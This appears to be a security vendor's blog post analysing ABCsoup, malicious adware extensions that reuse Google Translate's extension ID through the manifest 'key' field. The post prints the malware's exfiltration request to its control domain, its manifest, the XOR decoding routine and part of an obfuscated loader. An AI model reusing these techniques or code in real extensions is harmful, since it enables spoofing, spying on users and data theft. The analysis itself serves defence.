ABCsoup: The Malicious Adware Extension with 350 Variants

blog.zimperium.com/abc-soup-the-malicious-adware-extension-with-350-variants/

July 7, 2022

July 7, 2022 Nipun Gupta

What can ABCsoup do?

Recently Zimperium discovered and began monitoring the growth of a wide range of malicious browser extensions with the same extension ID as that of Google Translate, deceiving users into believing that they have installed a legitimate extension. Similar to app spoofing and cloning, these malicious applications look legitimate, but underneath the surface lies code that puts personal and enterprise data at risk. These malicious extensions can perform a wide variety of attacks based on the attacker's purpose, as the malware includes a javascript injection method from the attacker's controlled server.

This rising vector of attack is not limited to one specific browser. This family, codenamed **ABCsoup**, targets three popular browsers: Google Chrome, Opera, and Firefox. This Google Translate spoofing browser extensions are installed onto a victim's machine via a Windows-based executable, bypassing most endpoint security solutions, along with the security controls found in the official extension stores.

The extension’s main logic confirms that this family is an Adware campaign along with some script injection functionality which can be further abused for other malicious actions such as phishing, stealing credentials/cookies, etc.

How does ABCsoup work?


Each browser extension present in the Chrome Web Store is uniquely identified with an extension ID. This ID doesn’t change from different versions of the same extension and is used by the browser to identify installed add-ons.

The extension ID **aapbdbdomjkkjkaonfhkkikfgjllcleb** belongs to **Google Translate**. However, the malicious actors behind **ABCsoup** are using the key variable in the manifest to create extensions with the same extension ID. The threat actors retrieved this key variable from the manifest.json file of the Google Translate extension.

Security controls limit the **ABCsoup** malicious extension from being accepted by any browser webstore, forcing the malicious actors to deliver these extensions to victims using sideloading methods. While performing this research, we found several Windows executables installing different versions of these extensions. However, since this is a browser threat, other delivery methods may exist targeting browsers in other OSs.

The Windows executables are packed with malicious extensions. Upon running these executables, the malicious extension is dropped at the correct location respective to the browser, and the registry file is modified. When the user reopens the browser, it includes this malware extension. If this extension is installed after Google Translate, it will replace the original Google Translate extension as the version number of the malicious extension is higher than the version number of the legitimate one.

After the malicious executable is executed on the victim’s computer, the following log request is sent to the C&C domain:



```
GET /installLog.php?scheme=im2_sng&cpuid=[redacted]&chromeLog=
Created%20extension%20dir:%20C:\Users\[redacted]\AppData\Local\Google\Chrome\User%20Data\Default\Extensions\pjnfggphgdjblhfjaphkjhfpiiekbbej\1
.0.3\;Extracted%20extension;&ffLog=
Profiles%20dir%20found;Default%20profile%20found;Created%20extensions%20dir;Created%20extension%20dir:%20C:\Users\[redacted]\AppData\Roaming\M
ozilla\Firefox\Profiles\yo17wh1x.default\extensions\exsecurity@new-taks.net;Extracted%20extension;&operaLog=ERR:Opera%20dir%20not%20found;
&foundBefore=0&notAdmin=0&winVer=6.2.9200&user=[redacted]&defBrowser=undefined&uniID=[redacted]&partner=&startid=&execid=&vdbg=1 HTTP/1.1
Host: suppasml.ru
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```


Figure 1: Log request / Data Exfiltration

This log request contains the logs of all three browsers along with cpuid, username, and a few other parameters.

Next, we will discuss the case when this extension is installed in the Google Chrome browser.

Version number of malware: **30.2.5**

Version number of latest Google Translate: **2.0.10**



chrome.google.com/webstore/detail/google-translate/aapbdbdomjkkjkaonfhkkikfgjllcleb

chrome web store

Google Translate

Offered by: translate.google.com


43,676 | Productivity | 10,000,000+ users

Available for Android. Get it. | By Google

Figure 2: Extension ID of Google Translate

Here it is clear that the Extension ID of the **ABCsoup** malicious extension is similar to the ID of **Google Translate**. Furthermore, when this extension is installed, Chrome WebStore assumes that it is Google Translate and not the malicious extension since the WebStore only checks for extension IDs. A similar extension ID is achieved using the **key** variable in manifest.json of the extension.

Figure 3 shows the store identifying the malicious extension as Google Translate.



https://chrome.google.com/webstore/detail/google-translate/aapbdbdomjkkjkaonfhkkikfgjllcleb?hl=en

chrome web store

Home > Extensions > Google Translate


Google Translate

translate.google.com | Featured

43,844 | Productivity | 10,000,000+ users

By Google

Figure 3: WebStore assuming Google Translate is installed



NetSecurity 30.2.5

Additional security for safe browsing experience.


ID: aapbdbdomjkkjkaonfhkkikfgjllcleb

Inspect views background page

Figure 4: Installed extensions


As part of our extensive research into this attack vector, we discovered over **350** variants of **ABCsoup**. Almost all of the variants are focused on malicious purposes, the most popular of which are pop-ups, collection of personal information to deliver target-specific ads, fingerprinting searches, and injecting malicious javascript. The malicious Javascript code can act as a spyware by collecting user keystrokes and monitoring web traffic during a browser session.

Now, let's have a look at how this malware unpacks itself. The **manifest.json** registers the **background** scripts and **content_scripts** that run on all HTTP/HTTPS web pages on document start. As shown in Figure 5 (original Google Translate manifest) and 6 (ABCsoup manifest), the **key** variable of the malicious extension is the same as that of Google Translate.



```
{
   "author": {
      "email": "google-translate-chrome-extension-owners@google.com"
   },
   "background": {
      "persistent": false,
      "scripts": [ "injection.js", "main_compiled.js" ]
   },
   "browser_action": {
      "default_icon": {
         "19": "icons/19.png",
         "38": "icons/38.png"
      },
      "default_popup": "popup.html",
      "default_title": "__MSG_2509634311667449183__"
   },
   "content_scripts": [ {
      "all_frames": true,
      "css": [ "bubble_gss.css" ],
      "js": [ "bubble_compiled.js" ],
      "matches": [ "\u003Call_urls>" ]
   } ],
   "content_security_policy": "script-src 'self' 'unsafe-eval' https://translate.googleapis.com; object-src 'self'",
   "default_locale": "en",
   "description": "__MSG_5636646071825253269__",
   "icons": {
      "128": "icons/128.png",
      "16": "icons/16.png",
      "19": "icons/19.png",
      "32": "icons/32.png",
      "38": "icons/38.png",
      "48": "icons/48.png"
   },
   "key": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfHy1M+jghaHyaVAILzx/c/Dy+RXtcaP9/5pC7EY8JlNEI/
      G4DIIng9IzlrH8UWStpMWMyGUsdyusn2PkYFrqfVzhc2azVF3PX9D0KHG3FLN3mNoz1YTBHv05QSXJf292qW0tTYuoGqeTfXtF9odLdg20Xd0YrLmtS4TQkpSYGDwIDAQAB",
   "manifest_version": 2,
   "name": "__MSG_8969005060131950570__",
   "options_page": "options.html",
   "permissions": [ "activeTab", "contextMenus", "storage" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "2.0.10",
   "web_accessible_resources": [ "popup_css_compiled.css", "options.html" ]
}
```


Figure 5: manifest.json of google translate



```
{
   "background": {
      "scripts": [ "injection.js", "main_compiled.js", "background.js","xdybtFunznAR.js","GKjancdgnxjiX.js" ]
   },
   "content_scripts": [{
      "js": [ "xdybtFunznAR.js" ],
      "matches": [ "http://*/*", "https://*/*" ],
      "run_at": "document_start",
     "all_frames": true
   },{
      "js": [ "jLlsBwjTAxITj.js" ],
      "matches": [ "http://*/*", "https://*/*" ],
      "run_at": "document_start",
     "all_frames": true
   }],
   "content_security_policy": "script-src 'self' 'unsafe-eval' https://translate.google.com; object-src 'self'",
   "description": "Additional security for safe browsing experience.",
   "icons": {
      "128": "icons/icon128.png",
      "16": "icons/icon16.png",
      "32": "icons/icon32.png",
      "48": "icons/icon48.png"
   },
   "key": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfHy1M+jghaHyaVAILzx/c/Dy+RXtcaP9/5pC7EY8JlNEI/
      G4DIIng9IzlrH8UWStpMWMyGUsdyusn2PkYFrqfVzhc2azVF3PX9D0KHG3FLN3mNoz1YTBHvO5QSXJf292qW0tTYuoGqeTfXtF9odLdg20Xd0YrLmtS4TQkpSYGDwIDAQAB",
   "manifest_version": 2,
   "name": "NetSecurity",
   "options_page": "options.html",
   "permissions": [ "http://*/*", "https://*/*", "tabs" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "30.2.5"
}
```

Figure 6: manifest.json of malicious extension


Starting with the background scripts, the file **xdybtFunznAR.js** has just one function which XOR's a given string with the xor key stored in the file itself.



```
function DDlCxYIDlPtRaXN(c) {
    var a = 0;
    var f = "";
    var b = "NGSWei=o&KjTf]:-avIUfdn:dP+I;wGD#";
    for (var d = 0; d < c.length; d++) {
        var e = c.charCodeAt(d) ^ b.charCodeAt(a);
        f += String.fromCharCode(e);
        a++;
        if (a == b.length) {
            a = 0
        }
    }
    return f
};
```


Figure 7: xdybtFunznAR.js

The file **GKjancdgnxjiX.js** uses the above function **(DDICxYIDIPtRaXN)** to decode certain string / object / function names. Figure 8 shows the original obfuscated code. There are many calls to the function **DDICxYIDIPtRaXN** in the original code with unreadable arguments. In Figure 9, these calls are replaced with the return value of this function to make the code more human-readable. On line 50 of this file, the extension is trying to load **zAnGYXBmorbJI.js.** This is the final payload that after being decoded is injected into all web pages. Figure 10 shows the original encoded file. It is decoded using the same XOR functionality which results in the final javascript payload that is being injected.




```
var kLJEidwNjXpBODU = {
    AXuNXPFFwQ: function() {
        try {
            cUniID()
        } catch (b) {}
        if (!localStorage.fgGKUvTTNDV) {
            localStorage.fgGKUvTTNDV = String(Math[DDlCxYIDlPtRaXN("<(&9\u0001")](Math[DDlCxYIDlPtRaXN("<&=3\n\u0004")]() * 10000)) + kLJEidwNjXpBODU.kEdUHtxaHuRYx()
        }
        return localStorage.fgGKUvTTNDV
    },
    kEdUHtxaHuRYx: function() {
        try {
            cRegDate()
        } catch (b) {}
        if (!localStorage.NzXiVFIDQl) {
            localStorage.NzXiVFIDQl = (new Date)[DDlCxYIDlPtRaXN(")\"'\u0003\f\u0004X")]()
        }
        return localStorage.NzXiVFIDQl
    },
    cNRmJlczZAgWHa: function(a) {
        var b = new XMLHttpRequest();
        b[DDlCxYIDlPtRaXN("!769")](DDlCxYIDlPtRaXN("\t\u0002\u0007"), a, true);
        b[DDlCxYIDlPtRaXN("!)!2\u0004\rD\u001cR*\u001e1\u00055[C\u0006\u0013")] = function() {
            if (b[DDlCxYIDlPtRaXN('<"23\u001c:I\u000eR.')] == 4) {
                try {
                    if (b[DDlCxYIDlPtRaXN("<\" '\n\u0007N\nr.\u0012 ")]) {
                        kLJEidwNjXpBODU.tIjOeDqCTZ(b[DDlCxYIDlPtRaXN("<\" '\n\u0007N\nr.\u0012 ")])
                    }
                } catch (c) {}
            }
        };
        b[DDlCxYIDlPtRaXN('="=3')]()
    },
    WgoQVccgAxcxL: DDlCxYIDlPtRaXN("'*a\b\u0016\u0007Z"),
    tIjOeDqCTZ: function(b) {
